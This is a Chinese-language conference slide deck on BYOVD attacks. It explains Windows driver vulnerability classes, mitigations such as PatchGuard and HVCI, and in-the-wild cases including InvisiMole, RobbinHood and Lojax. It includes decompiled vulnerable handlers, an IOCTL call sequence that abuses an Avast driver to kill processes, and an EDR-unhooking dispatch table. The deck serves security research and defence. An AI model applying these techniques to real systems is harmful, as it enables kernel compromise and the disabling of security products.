XCon2022 安全焦点信息安全技术峰会

XFOCUS INFORMATION SECURITY CONFERENCE

蓝军视角剖析BYOVD实战利用

顾佳伟 绿盟科技天元实验室研究员

CONTENTS

01

BYOVD 概念剖析


WHAT-何为BYOVD?

WHY-为何BYOVD受攻击者青睐

一些前沿概念的关系：LOLBAS、VULNBins、BYOVD

驱动模型与通讯流程

What is BYOVD & WHY




Architecture of Windows NT

- 驱动强制签名（DSE）
  - 微软签名
  - WHQL签名
  - EV签名证书

BYOVD是将带漏洞的合法驱动投递至目标主机，并利用其达成恶意操作的攻击技术

LOLBAS & VULNBins & BYOVD



- **BYOT**: Bring Your Own Target
  - 将漏洞利用目标变为主动带入的缺陷程序
- **LOLBAS**-无文件、不落地
  - 利用系统自带的程序、脚本实施攻击行为
- **VULNBins**
  - 投递含漏洞的旧版系统组件/软件进行攻击
  - **BYOVD**是VULNBins的特殊形式，利用思路相似
  - “客场作战”，更加依赖系统环境
  - 利用旧版组件程序设计和安全机制的不完善

滥用受信任的合法文件进行攻击是终端对抗领域的一种潮流

驱动模型与通讯流程

CreateFileW(L"\\\\.**SymbolLink**", GENERIC_READ | GENERIC_WRITE,...)
DeviceIoControl(dev, **ioctl_num**, **in_buf**, in_size,**out_buf**,out_size ...)

Applications

IRP

Device Driver

DispatchDeviceControl (DeviceObject, **Irp**)

```
CurrentStackLocation = Irp->Tail.Overlay.CurrentStackLocation;
...
ioctl_num = CurrentStackLocation->Parameters.Read.ByteOffset.LowPart;
  if ( ioctl_num > 0x9C4060D4 )
  {
    switch ( ioctl_num )
    {
      case 0x9C406104:
        v10 = sub_11530(
                Irp->AssociatedIrp.MasterIrp,
                CurrentStackLocation->Parameters.Create.Options,
                Irp->AssociatedIrp.MasterIrp,
                CurrentStackLocation->Parameters.Read.Length,
                (__int64)p_Information);
        break;
```

```
NTSTATUS __fastcall DriverEntry(PDRIVER_OBJECT DriverObject)
{
  PDRIVER_OBJECT v1; // rbx
  NTSTATUS result; // eax
  NTSTATUS v3; // ebx
  UNICODE_STRING DeviceName; // [rsp+40h] [rbp-28h]
  UNICODE_STRING DestinationString; // [rsp+50h] [rbp-18h]
  PDEVICE_OBJECT DeviceObject; // [rsp+80h] [rbp+18h]

  DeviceObject = 0i64;
  v1 = DriverObject;
  RtlInitUnicodeString(&DeviceName, L"\\Device\\WinRing0_1_2_0");
  result = IoCreateDevice(v1, 0, &DeviceName, 0x9C40u, 0x100u, 0, &DeviceObject);
  if ( result >= 0 )
  {
    dword_13110 = 0;
    v1->MajorFunction[0] = (PDRIVER_DISPATCH)DispatchDeviceControl;
    v1->MajorFunction[2] = (PDRIVER_DISPATCH)DispatchDeviceControl;
    v1->MajorFunction[IRP_MJ_DEVICE_CONTROL] = (PDRIVER_DISPATCH)DispatchDeviceControl;
    v1->DriverUnload = (PDRIVER_UNLOAD)sub_11450;
    RtlInitUnicodeString(&DestinationString, L"\\DosDevices\\WinRing0_1_2_0");
    v3 = IoCreateSymbolicLink(&DestinationString, &DeviceName);
```

WDM(Windows Driver Model)

```
WdfVersion      dd 30h                  ; DATA XREF: sub_140001000+4↑o
                                        ; sub_140001000+17↑o ...
                dd 0
                dq offset aKmdflibrary  ; "KmdfLibrary"
                dd 1                    ; WdfMajorVersion
                dd 9                    ; WdfMinorVersion
                dd 1DB0h                ; WdfBuildNumber
                dd 18Ch                 ; NumWdfFunctions
                dq offset WdfFunctions  ; 函数数组
```

WDF(Windows Driver Frameworks)

02

BYOVD 典型利用链

HOW、WHEN-BYOVD利用链构造与案例分析

- 驱动漏洞类型
- 缓解机制
- 在野利用案例分析
- 挖掘思路

常见驱动漏洞-寄存器读写

篡改执行流程：MSR寄存器

```
else
{
  v49 = __readmsr((unsigned int)v3->MdlAddress);
  *(_DWORD *)&v3->Type = v49;
  HIDWORD(v3->MdlAddress) = HIDWORD(v49);
}
```

```
if ( !v46 )
{
  __writemsr(
    (unsigned int)v3->MdlAddress,
    *(unsigned int *)&v3->Type + ((unsigned __int64)HIDWORD(v3->MdlAddress) << 32));
  goto LABEL_132;
}
```

- MSR是CPU中的一系列“全局变量”
- 通过RDMSR和WRMSR指令读写
- 修改一些关键MSR值可篡改执行流程
  - STAR(0xC0000081)
    - SYSCALL EIP地址与段基址
  - LSTAR(0xC0000082)
    - 64位软件内核SYSCALL函数地址
  - CSTAR(0xC0000083)
    - 兼容模式SYSCALL入口

保护模式、缓解措施开关：CR0~CR4

```
switch ( *(_DWORD *)&v3->Type )
{
  case 2:
    v66 = __readcr2();
    break;
  case 3:
    v66 = __readcr3();
    break;
  case 4:
    v66 = __readcr4();
    break;
  case 8:
    v66 = KeGetCurrentIrql();
    break;
  default:
    a2->IoStatus.Information = 0i64;
    a2->IoStatus.Status = -1073741823;
    goto LABEL_132;
}
```

```
switch ( *(_DWORD *)&v3->Type )
{
  case 3:
    __writecr3((unsigned __int64)v3->MdlAddress);
    break;
  case 4:
    __writecr4((unsigned __int64)v3->MdlAddress);
    break;
  case 8:
    __writecr8((unsigned __int64)v3->MdlAddress);
    break;
  default:
    a2->IoStatus.Status = -1073741823;
    break;
}
```

- CR0包含处理器的一些关键控制位
  - PE：保护/实模式标志
  - PG：分页（Paging）标志
  - WP：写保护标志
- CR3：页目录基址寄存器
- CR4：包含一些缓解措施开关
  - SMEP、SMAP、UMIP、VMXE

常见驱动漏洞-物理内存读写

```
case 0x8011607C:
  if ( (_DWORD)v10 == 8 )
  {
    SectionHandle = 0i64;
    RtlInitUnicodeString((PUNICODE_STRING)&v71, L"\\Device\\PhysicalMemory");
    ObjectAttributes.Length = 48;
    ObjectAttributes.RootDirectory = 0i64;
    ObjectAttributes.Attributes = 64;
    ObjectAttributes.ObjectName = (PUNICODE_STRING)&v71;
    _mm_storeu_si128((__m128i *)&ObjectAttributes.SecurityDescriptor, (__m128i)0i64);
    if ( ZwOpenSection(&SectionHandle, 4u, &ObjectAttributes) >= 0 )
    {
      **(_QWORD **)(v6 + 24) = SectionHandle;
      *(_QWORD *)(v6 + 56) = 8i64;
    }
```

```
mapped_addr = MmMapIoSpace(*(PHYSICAL_ADDRESS *)&ioctl_inbuf->phys_addr, LODWORD(ioctl_inbuf->size), 0);
_mapped_addr = mapped_addr;                     // 映射物理地址写入数据
if ( mapped_addr )
{
  src_ptr = *(_DWORD **)&ioctl_inbuf->virtual_addr;
  bytes_left = (int)ioctl_inbuf->size;
  dst_ptr = (int *)mapped_addr;                 // 向物理内存映射后的虚拟内存写入
  while ( bytes_left )
  {
    item_size = HIDWORD(ioctl_inbuf->size);
    if ( item_size )                            // item_size=0，拷贝数值大小为byte
    {
      item_size_sub_1 = item_size - 1;
      if ( item_size_sub_1 )                    // item_size=1，拷贝数值大小为WORD
      {
        if ( item_size_sub_1 == 1 )             // item_size为2，拷贝数值大小为DWORD
        {
          v36 = *dst_ptr;
          ++dst_ptr;
          *src_ptr = v36;
          ++src_ptr;
          bytes_left -= 4;
        }
```

- 映射物理内存到虚拟内存
  - ZwOpenSection+ZwMapViewOfSection
    - \Device\PhiscalMemory
- 通过内存映射I/O（MMIO）操作底层设备
  - MmMapIoSpace
- 需要处理物理内存与虚拟地址转换
  - 辅助函数：MmGetPhysicalAddress
    - 获取指定虚拟内存的物理内存地址

常见驱动漏洞-虚拟内存读写

```
signed __int64 __fastcall WriteVirtualMemory(_QWORD *DeviceExtension, IRP *Irp)
{
  SystemBuffer *buf; // rax
  __int64 dst_ptr; // rbx
  __int64 size; // rsi
  __int64 src_ptr; // rdi
  __int64 v6; // rdi
  __int64 v7; // rdx
  char v8; // cl

  buf = (SystemBuffer *)Irp->AssociatedIrp.SystemBuffer;
  Irp->IoStatus.Information = 0i64;
  if ( !buf )
    return 0xC000000Di64;
  dst_ptr = buf->dst_ptr;
  size = *(unsigned int *)&buf->size;
  src_ptr = buf->src_ptr;
  DbgPrint("Dest=%x,Src=%x,size=%d", buf->dst_ptr, src_ptr, (unsigned int)size);// memcpy
  if ( (_DWORD)size )
  {
    v6 = src_ptr - dst_ptr;
    v7 = size;
    do
    {
      v8 = *(_BYTE *)(v6 + dst_ptr++);
      --v7;
      *(_BYTE *)(dst_ptr - 1) = v8;
    }
    while ( v7 );
  }
  return 0i64;
}
```

gdrv.sys虚拟内存读写

- 读写Ring0空间的虚拟内存
  - 读取和修改内核数据结构
  - 窃取进程Token以权限提升
- 利用更简单，无需处理地址转换
- 需要处理内存空间权限问题(R/W)
- 没有明确的特征指令调用，更难定位

常见驱动漏洞-I/O 端口读写

```
ioctl_inbuf = *(int **)(v3 + 24);
port_num = *ioctl_inbuf;
switch ( ioctl_num )
{
  case 0x9C40A0D8:
    __outbyte(port_num, *((_BYTE *)ioctl_inbuf + 4));
    break;
  case 0x9C40A0DC:
    __outword(port_num, *((_WORD *)ioctl_inbuf + 2));
    break;
  case 0x9C40A0E0:
    __outdword(port_num, ioctl_inbuf[1]);
    break;
  default:
    goto LABEL_19;
}
```

```
in      al, dx
mov     [rcx], al
```

```
mov     al, [rcx+4]
out     dx, al
jmp     loc_11420
```

WinRing0x64.sys I/O端口读写

- 未加过滤的I/O端口操作
- I/O端口操作汇编指令
  - In [port] [value] 读取IO端口
  - Out [port] [value] 写入IO端口
- 通过端口映射I/O(PMIO)访问PCI设备配置空间

常见驱动漏洞-其他脆弱点

```
//第一阶段
HANDLE fHandle = CreateFileW(L"\\\\.\\aswSP_ArPot2",0xc0000000,0,NULL,3,0x80,0);
DWORD out1 = 0;
BOOL hResult = DeviceIoControl(fHandle,0x7299c004,(LPVOID) NULL,4,NULL,0,&out1,(LPOVERLAPPED) 0x0);

//第二阶段
fHandle = CreateFileW(L"\\\\.\\aswSP_Avar",0xc0000000,0,NULL,3,0x80,0);
DWORD out2 = 0;
BOOL hResult = DeviceIoControl(fHandle,0x9988c094,(LPVOID) &pid,4,(LPVOID) 0x0,0,&out2,(LPOVERLAPPED) 0x0);
```

利用Avast安全软件驱动终止进程

```
case 0x9988C094:
  if ( a3 != 4 || !a2 )
    goto LABEL_194;
  result = TerminateProcessByPid(*(_DWORD *)a2);
  goto LABEL_148;
```

暴露的IOCTL调用接口

- **缺少保护的敏感API调用暴露**
  - 未对调用者身份作验证
  - 未对参数作筛选
  - 案例：Avast安全软件驱动滥用
    - 暴露终止进程的IOCTL接口
    - 多次被在野攻击组织使用
    - 安全产品组件的可信身份增加了危害性
    - 需要多阶段调用接口

漏洞利用缓解措施

- **MSR寄存器篡改劫持执行流**
  - **SMEP**限制从内核执行用户态**代码**
    - 2011年，自Windows 8开始默认启用
    - 通过CR4 SMEP bit开关设置
  - **SMAP**限制从内核读写用户态**数据**
    - Windows 10 x64的较新硬件上
    - 通过CR4 SMAP bit开关设置
    - EFLAGS寄存器 AC开关
  - **KVA Shadowing**
    - 2017年末因Meltdown CPU漏洞被引入
    - 利用分页表隔离用户空间与内核空间
    - 影响执行流构造，可通过修改注册表关闭
- **内存篡改**
  - **Kernel Patch Protection**（Patch Guard）
    - 在Ring 0重要数据被篡改时主动崩溃
    - 2005年，自Windows XP与Windows Server 2003 x64位
    - 不断更新修改覆盖范围，有效缓解了部分漏洞利用
    - 同时局限了攻击者与安全产品的发挥空间，逼迫安全厂商回归内核回调等官方路径
- **恶意驱动加载**
  - Hypervisor-Protected Code Integrity（HVCI）
    - 利用签名黑名单机制阻止常被滥用的驱动
    - ***Microsoft recommended driver block rules**

BYOVD在野利用案例-InvisiMole

关键词：MSR、CR0、WP、 IOCTL patch、x86

- 利用speedfan.sys的MSR读写漏洞（CVE-2007-5633）修改IA32_SYSENTER_EIP（SYSENTER处理函数入口），跳转到自己的函数
- 针对相对较旧的x86系统，不需要考虑PatchGuard
- 修改CR0的WP（Write Protection）bit位，使得只读页可被写入
- patch IOCTL_GET_DRIVER_VER，使其具有执行传入代码的功能
- 自内核态APC进程注入以规避检测

```
mov     ecx, [rsi]
rdmsr
shl     rdx, 20h
or      rax, rdx
mov     r8d, eax
mov     [rsp+58h+var_38], eax
shr     rax, 20h
mov     [rsp+58h+var_34], eax
jmp     short loc_1109D
;   } // starts at 1109D
```

```
131     case 0x9C402438:
132       if ( CurrentStackLocation->Parameters.Read.Length < 8 || CurrentStackLocation->Parameters.C
133         goto LABEL_49;
134       *(_QWORD *)&MasterIrp->Type = __readmsr(*(_QWORD *)&MasterIrp->Type);// IOCTL_RDMSR
135       a2->IoStatus.Information = 8i64;
136       a2->IoStatus.Status = 0;
137       break;
138     case 0x9C40243C:
139       if ( CurrentStackLocation->Parameters.Read.Length < 8 || CurrentStackLocation->Parameters.C
140       {
```

```
mov     r8d, [rsi+4]
mov     r9d, [rsi+8]

loc_1112C:
;   __try { // __except at loc_11143
mov     rax, r8
shl     rax, 20h
or      rax, r9
mov     rdx, rax
shr     rdx, 20h
mov     ecx, [rsi]
wrmsr
jmp     short loc_11159
;   } // starts at 1112C

; ---------------------------------------------------------------------------
```

```
138     case 0x9C40243C:
139       if ( CurrentStackLocation->Parameters.Read.Length < 8 || CurrentStackLocation->Parameters.
140       {
141 LABEL_49:
142         a2->IoStatus.Information = 0i64;      // IOCTL_WRMSR
143         IofCompleteRequest(a2, 0);
144         a2->IoStatus.Status = -1073741789;
145         *(_DWORD *)&MasterIrp->Type = 305419896;
146         *(_DWORD *)(&MasterIrp->Size + 1) = -2023406815;
147       }
148       else
149       {
150         v5 = *(_DWORD *)(&MasterIrp->Size + 1);
151         MdlAddress = (unsigned int)MasterIrp->MdlAddress;
152         __writemsr(*(_DWORD *)&MasterIrp->Type, __PAIR64__(v5, MdlAddress));
153         *(_DWORD *)&MasterIrp->Type = MdlAddress;
154         *(_DWORD *)(&MasterIrp->Size + 1) = v5;
155         a2->IoStatus.Information = 8i64;
156         a2->IoStatus.Status = 0;
```


```
.text:000106FB                          IOCTL_9C402434h_handler:                ; CODE XREF: sub_104C2+15C↑j
.text:000106FB 6A 08                    push    8
.text:000106FD 5B                       pop     ebx
.text:000106FE 39 58 04                 cmp     [eax+4], ebx
.text:00010701 0F 82 C9 00 00 00        jb      loc_107D0
.text:00010707 83 78 08 04              cmp     dword ptr [eax+8], 4
.text:0001070B 0F 82 BF 00 00 00        jb      loc_107D0
.text:00010711 C7 06 01 00 00 00        mov     dword ptr [esi], 1
.text:00010717 C7 46 04 02 00 00 00     mov     dword ptr [esi+4], 2
```

```
.text:000106FB
.text:000106FB                          IOCTL_9C402434h_handler:                ; CODE XREF: sub_104C2+15C↑j
.text:000106FB 6A 08                    push    8
.text:000106FD 5B                       pop     ebx
.text:000106FE 39 58 04                 cmp     [eax+4], ebx
.text:00010701 0F 82 C9 00 00 00        jb      loc_107D0
.text:00010707 83 78 08 04              cmp     dword ptr [eax+8], 4
.text:0001070B 0F 82 BF 00 00 00        jb      loc_107D0
.text:00010711 FF 16                    call    dword ptr [esi]
.text:00010713 90                       nop
.text:00010714 90                       nop
.text:00010715 90                       nop
.text:00010716 90                       nop
.text:00010717 C7 46 04 02 00 00 00     mov     dword ptr [esi+4], 2
.text:0001071E
```

BYOVD在野利用案例-InvisiMole（新）

关键词：MSR、Disable SMAP、 Driver Loader、防御削弱

- 适配Windows 10 x64环境
- 多次修改LSTAR MSR寄存器实现执行流程控制
- 构造ROP链利用STAC指令关闭SMAP
- 在内核中分配可执行空间执行Driver Loader
- 在Driver Loader的导出函数中注册延迟例程，加载负载驱动程序
- 在负载驱动程序中禁用各种通知回调与安全产品模块，破坏安全产品检测能力




```
switch ( StackLocation->Parameters.DeviceIoControl.IoControlCode )
{
  case 0x8000219F:
    irp->IoStatus.Status = UNHOOK::Initialize();
    break;
  case 0x800021A3:
    irp->IoStatus.Status = UNHOOK::Cleanup();
    break;
  case 0x800021AB:
    irp->IoStatus.Status = UNHOOK::DisableNotifyRoutines(UserBuffer);
    break;
  case 0x800021AF:
    irp->IoStatus.Status = UNHOOK::DisableFileFilter(UserBuffer);
    break;
  case 0x800021B3:
    irp->IoStatus.Status = UNHOOK::FilterFileAccess(UserBuffer);
    break;
  case 0x800021BB:
    irp->IoStatus.Status = UNHOOK::DisableWFPFilter(UserBuffer);
    break;
```

BYOVD在野利用案例-RobbinHood

关键词：虚拟内存读写、禁用DSE、Driver Loader

- 利用技嘉主板驱动GDRV.SYS中存在的虚拟内存写入漏洞禁用DSE
  - 开源工具DSEFix的利用思路与其类似，禁用DSE以加载未签名驱动
  - 早于Win7版本
    - Nt!g_CiEnabled-布尔值
  - Win8-Win11-参考DESFix项目
    - CI.DLL!g_CiOptions-组合flags值
    - 从Win8.1开始PatchGuard的引入禁用了该篡改
- 加载的恶意驱动终止端点防护等软件的进程，并删除其文件


```
buff.size = len;
BytesReturned = 0;
if ( DeviceIoControl(v4, 0xC3502808, &buff, 0x18u, &buff, 0x18u, &BytesReturned, 0i64) < 0 )
  return 0;
if ( a4 )
  *a4 = v19;
v16 = &v20;
if ( len != 4 )
  v16 = &v17;
buff.toPtr = v16;
buff.fromPtr = a2;
buff.size = len;
return DeviceIoControl(v4, 0xC3502808, &buff, 0x18u, &buff, 0x18u, &BytesReturned, 0i64) >= 0
```

```
DbgPrint("Dest=%x,Src=%x,size=%d", buf->dst_ptr, src_ptr, (unsigned int)size);// memcpy
if ( (_DWORD)size )
{
  v6 = src_ptr - dst_ptr;
  v7 = size;
  do
  {
    v8 = *(_BYTE *)(v6 + dst_ptr++);
    --v7;
    *(_BYTE *)(dst_ptr - 1) = v8;
  }
  while ( v7 );
}
return 0i64;
}
```

BYOVD在野利用案例-Turla Driver Loader

关键词：DSE绕过、Driver Loader

- 利用VBoxDrv.sys（CVE-2008-3431）的越权任意地址写漏洞，绕过DSE安全机制，加载未签名的rootkit驱动
- 基于在野Turla攻击方式进行改进，构造shellcode手动映射特殊构造的driverless驱动，不触犯Patch Guard




```
NTSTATUS DriverEntry(
    _In_   struct _DRIVER_OBJECT* DriverObject,
    _In_   PUNICODE_STRING RegistryPath
)
{
    PEPROCESS Process;
    PETHREAD Thread;
    KIRQL Irql;
    PSTR sIrql

    /*非正常方式调用，无法使用DriverObject与RegistryPath参数*/
    UNREFERENCED_PARAMETER(DriverObject);
    UNREFERENCED_PARAMETER(RegistryPath);

    ...
    RtlInitUnicodeString(&drvName, L"\\Driver\\TDLD");
    /*可正常创建驱动设备以及与用户态程序交互，甚至运行多个*/
    status = IoCreateDriver(&drvName, &DriverInitialize);
    ...
}
```

Driverless Driver

BYOVD在野利用案例-UEFI Rootkit Lojax


关键词：I/O 端口读写、RWEverything、UEFI固件后门

- Lojax是首个野外发现的UEFI rootkit，将自身写入UEFI固件中实现持续隐蔽的控制
- RWEverything是一个让用户得以访问包括PCI串行总线、内存等底层硬件设备的实用工具
- 攻击者利用RWEverything的驱动RwDrv.sys通过I/O端口读写直接访问设备
- 通过I/O访问PCH的SPI控制器重写UEFI的固件


```
if (IoControlCode != 0x222840) {
  if (IoControlCode == 0x222844) {
    uVar1 = *(ushort *)((longlong)plVar4
    out(0xcf8,((uint)*(byte *)((longlong)
    out((uVar1 & 3) + 0xcfc,*(undefined4
    goto LAB_00011980;
  }
```

HVCI保护机制已将RWEverything驱动程序拉入黑名单

BYOVD在野利用技术发展



BYOVD在野利用技术在系统安全机制的围追堵截中不断发展

挖掘思路探索-同源漏洞代码

- 供应链视角，许多驱动使用了共同的含漏洞代码
- 通过代码片段、静态特征匹配来发现潜在具备漏洞的驱动程序

名称	漏洞	VUINDrivers
MAPMEM	物理内存读写	Gigabyte：Gdrv.sys SuperMicro：superbmc.sys
PHYMEM	物理内存读写	Realtek：rtkio64.sys
WINIO	物理内存读写 I/O端口读写	EneTechIo64.sys
WINRING0	MSR寄存器读写 物理内存读写	EVGA：WinRing0x64.sys

挖掘思路探索-模拟解析执行

- **目标选择**
  - 有历史的硬件设备驱动
    - 更可能出现对底层的读写交互指令
    - 相对不完善的安全开发意识
  - 可信签名
    - 保证高版本系统中的可用性
    - 防御规避效果
- **挖掘思路**
  - 自动化一部分驱动分析流程，例如自动定位DispatchDeviceControl，解析IOCTL代码确定执行分支
  - 搜索执行路径，对敏感指令与敏感API调用进行标记
    - MSR寄存器读取与篡改
      - RDMSR和WRMSR指令
    - 物理内存读取与写入
      - ZwOpenSection +\Device\PhiscalMemory
      - MmMapIoSpace
    - IO端口读写
      - IN和OUT指令
    - 其他敏感函数（进程、文件、内存）
      - 例如ZwTerminateProcess
  - 借助符号执行等方式，确定IRP消息传入的数据能够对敏感指令与API的参数进行实际控制

03

BYOVD实战利用

安全边界分析

实战BYOVD：击杀链+EDR防御削弱

OPSEC风险分析及改进

现代终端对抗技术融合

